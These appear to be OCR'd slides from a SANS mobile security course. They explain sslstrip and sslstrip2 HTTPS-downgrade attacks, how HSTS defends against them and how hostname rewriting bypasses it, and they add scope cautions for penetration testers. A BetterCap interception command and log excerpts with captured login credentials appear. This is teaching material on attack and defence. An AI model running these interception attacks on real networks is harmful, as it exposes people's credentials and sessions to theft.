
SEC575 | Mobile Device Security and Ethical Hacking 72

Mobile Device Browsers

Mobile device browsers have a significant disadvantage over traditional platforms due to the limited screen size and common lack of a physical keyboard device. Both factors generally contribute to a limited users' input when specifying the URLs of websites they want to visit, which introduces a new threat to mobile devices.

Consider the case in which mobile device users want to shop online at kohls.com. When the user enters kohls.com in their browser, Mobile Safari sends an HTTP GET request to http://kohls.com. The Kohls server responds with an HTTP 301 redirect to https://www.kohls.com. Mobile Safari continues the request by negotiating a TLS connection and connecting to https://www.kohls.com.

Understanding this behavior and the initial use of HTTP prior to the transition to HTTPS for authentication, attackers can leverage an HTTPS avoidance attack where a MITM attack prevents the users' browser from ever visiting the HTTPS website, terminating all connections over HTTP alone.



SSLSTRIP

Leverages MITM attack to manipulate HTTP traffic:

- Changes all downstream links to HTTP from HTTPS

Proxies requests to upstream HTTPS site:

- User gets only HTTP traffic
- Remembers which links were changed, using SSL between attacker and server where needed

Logs traffic, commonly revealing authentication credentials


Starting with a weak protocol threatens a stronger one

SEC575 | Mobile Device Security and Ethical Hacking 73


Sslstrip

Sslstrip is a tool by Moxie Marlinspike to leverage a MITM attack to manipulate HTTP traffic. Instead of using an invalid certificate to trick the user into terminating the SSL session with the attacker, sslstrip avoids any certificate warnings by rewriting all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server but responds only with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST commands.

Sslstrip does not allow an attacker to eavesdrop on activity sent directly to an HTTPS server without being redirected from an HTTP site, yet it is still an amazingly effective attack tool. Sslstrip functionality was initially available as a Python script but has since been integrated into multiple platform tools, including BetterCap, which we examine shortly.



SSLSTRIP INTERCEPTION



All HTTP traffic forwarded through attacker:

- Sslstrip rewrites content to remove https references (HREFs and 30X redirect messages)

Forwards traffic to server over HTTPS

Attacker sees all content in the middle

Manually entered or direct references in apps to https://… URLs are not attacked


SANS SEC575 | Mobile Device Security and Ethical Hacking 74

Sslstrip Interception

The example on this slide illustrates an sslstrip attack between the victim mobile device, the sslstrip attacker as MITM, and the secure server Gmail. When the victim browses HTTP traffic through the attacker, sslstrip inspects all traffic and removes hypertext references and 302 or 303 redirect messages containing HTTPS URLs, replacing them with HTTP URLs.

When the victim tries to access a rewritten HTTP URL, sslstrip accepts the traffic and forwards it to the backend server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through sslstrip, rewritten as HTTP packets.

With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.



ENTER HSTS

HTTP Strict Transport Security

Server header that marks the website as HTTPS only:

- All content is delivered over HTTPS

Browser remembers header, won't engage with site if subsequently asked to interact over HTTP

Browser will not present user with "Continue?" dialog when cert error is observed


```
# curl -I https://accounts.google.com
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=10893354; includeSubDomains
Location: https://accounts.google.com/ManageAccount
Content-Length: 223
Date: Tue, 24 May 2016 13:05:31 GMT
```

SANS | SEC575 | Mobile Device Security and Ethical Hacking 75

Enter HSTS

To address the prevalent exposure to sslstrip attacks, the IETF introduced RFC6797 (https://tools.ietf.org/html/rfc6797), which introduced the HTTP Strict Transport Security (HSTS) header option for websites. When the Strict-Transport-Security header is set on any response from a website, the browser records that the server expects that all activity with the server will be transmitted over HTTPS.

The HSTS option helps defeat sslstrip attacks. If the victim previously visited a website that set the HSTS header and an attacker attempts to rewrite links and content to remove the https:// prefix, the browser refuses to visit the site over HTTP. In addition, sites marked as using HSTS do not show users certificate warnings with an option to continue the transaction; instead, the browser indicates an error and refuses to communicate with the HTTPS site until the certificate issue has been resolved (also eliminating the attacker's option to mount SSL MITM attacks against an HSTS site).



BYPASSING HSTS


Browsers match hostnames to HSTS list:

- If the hostname matches the HSTS list, enforce all-SSL, no-cert-warnings policy

MITM tools can rewrite hostnames as well:

- www.facebook.com -- HSTS! wwww.facebook.com -- Not HSTS!

First implemented in sslstrip2 by Leonardo Nve Egea, now integrated into BetterCap


Victim
Sslstrip2
Kickstarter
Facebook
GET http://www.kickstarter.com
Content and links http://wwww.facebook.com
Content and links https://www.facebook.com
GET http://wwww.facebook.com
GET https://www.facebook.com
No HSTS Rewritten links, HTTP content
Content and links Enforces HSTS to attacker

SANS SEC575 | Mobile Device Security and Ethical Hacking 76

Bypassing HSTS

At BlackHat Asia 2014, Leonardo Nve Egea presented sslstrip2 (sometimes, sslstrip+) that evades the HSTS control in some cases.

Reference:

(http://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014).


Nve Egea noted that browsers match the hostname of the server requested to the list of sites that use HSTS. If the hostname of the requested URL matches a hostname known to use HSTS, the browser refuses to load the content if the URL is rewritten by sslstrip as an HTTP link (or display a certificate error with a continue option if there is a certificate error).

However, when an initial page is loaded over HTTP, an attacker can rewrite links to strip the HTTPS links, and it can change the requested hostnames as well. In the example shown on this page, the victim starts the browser by visiting http://www.kickstarter.com. The Kickstarter website returns content and links over HTTP, which the attacker modifies in two ways: First, HTTPS links are rewritten as HTTP links, and second, the hostname in HTTPS links is changed slightly, adding another "w" in "www" ("www" to "wwww") or any other modification that changes the hostname.

If the victim clicks a modified link (https://www.facebook.com from Kickstarter is modified by sslstrip2 to be http://wwww.facebook.com), the request is automatically forwarded to the upstream site as https://www.facebook.com, but the content is delivered to the victim downstream over HTTP (again, rewriting links and hostnames to avoid HTTPS and HSTS policies). The victim's browser never raises an error about an insecure site because the HSTS policies are never matched due to modified hostnames observed by the victim.

Nve Egea's tool was initially released as an updated sslstrip Python script but has since been integrated into BetterCap as well.

```
# bettercap --proxy -T 172.16.0.186 -P POST
```




```
[I] [SSLSTRIP 172.16.0.186] Found stripped HTTPS link 'http://wmobile.slashdot.org/', proxying via SSL (
 https://m.slashdot.org/api/v1/session.json?api_key=... ).
[172.16.0.186] POST https://m.slashdot.org/api/v1/session.json?api_key=MdotSLEDY7Ss2nE
BAUsatNKsQ ( text/html ) [404]

[HEADERS]

  Host : m.slashdot.org
  Connection : close
  Referer : http://m.slashdot.org/login
  Content-Length : 40
  Origin : http://m.slashdot.org
  Content-Type : application/x-www-form-urlencoded
  x-wap-profile : http://uaprof.vtext.com/sam/SCH-I535/SCH-I535.xml
  User-Agent : Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) App
HTML, like Gecko) Version/4.0 Mobile Safari/534.30
  Accept-Language : en-US
  Accept-Charset : utf-8, iso-8859-1, utf-16, *;q=0.7
  Accept : */*
  Pragma : no-cache

[BODY]

  nickname : josh
  passwd : notreallymypassword
```

BetterCap Sslstrip

In the example on this page, I have run BetterCap against an Android target at 172.16.0.186. I specified the --proxy argument to implement the sslstrip and sslstrip2 attacks, bypassing HSTS policies. I also specified the -P POST argument to display only HTTP POST results in the BetterCap log.

Browsing to www.slashdot.org, the page was rewritten to remove HTTPS links and to add an extra character to the hostnames in rewritten links. When the victim tapped on the login button on Slashdot, the rewritten link was opened as mm.slashdot.org, evading the Slashdot HSTS policy for m.slashdot.org.



SSLSTRIP: CAUTION FOR PEN TESTERS

Sslstrip intercepts all HTTPS traffic:

- No option to specify a target list of hosts

Compromising Amazon.com credentials is great for attacking EC2 cloud computing:

- Not great if it is a personal account

Check your engagement scope before using the sslstrip attack:

- Limit attack with BetterCap filters

Not Good.

```
HTTP : 72.21.207.65:80 -> USER: jwright@willhackforsushi.com  PASS: NotMyPassword  INFO:
http://www.amazon.com/gp/cart/view.html/ref=ox_sc_proceed
```


SEC575 | Mobile Device Security and Ethical Hacking 78

Sslstrip: Caution for Pen Testers

Sslstrip is a powerful tool for penetration testing, commonly allowing you to obtain plaintext credentials while creating minimal opportunity for victims to determine that they are being attacked. Unfortunately, sslstrip can also be too effective and could land the pen tester in an uncomfortable situation.

Consider the BetterCap output at the top of this slide. Instead of recovering the credentials for an internal website, BetterCap reveals the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, Amazon.com credentials could be valuable; however, it is much more likely that the Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using the sslstrip attack, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of sslstrip in your engagements. Although sslstrip does not include a feature to limit the attack to specific websites, you can limit which traffic you receive with BetterCap's MITM attack by specifying a filter for traffic ("--sniff-filter"). This is straightforward with a small list of target hosts but may become complex when a large number of hosts are within scope and are in discontiguous address space.



MODULE SUMMARY

HTTPS transactions are common for mobile devices:

- Five-step certificate validation process

For invalid certificates, end users are prompted to continue or go back:

- Opportunity for a MITM attacker to insert an invalid certificate to eavesdrop on SSL transaction
- Implemented in Cain, Ettercap, and BetterCap

End users that omit "https://" in browsers are subject to sslstrip attacks

Both attacks can reveal credentials for use in the penetration test but must be used with caution

Always limit MITM attack to hosts within test scope

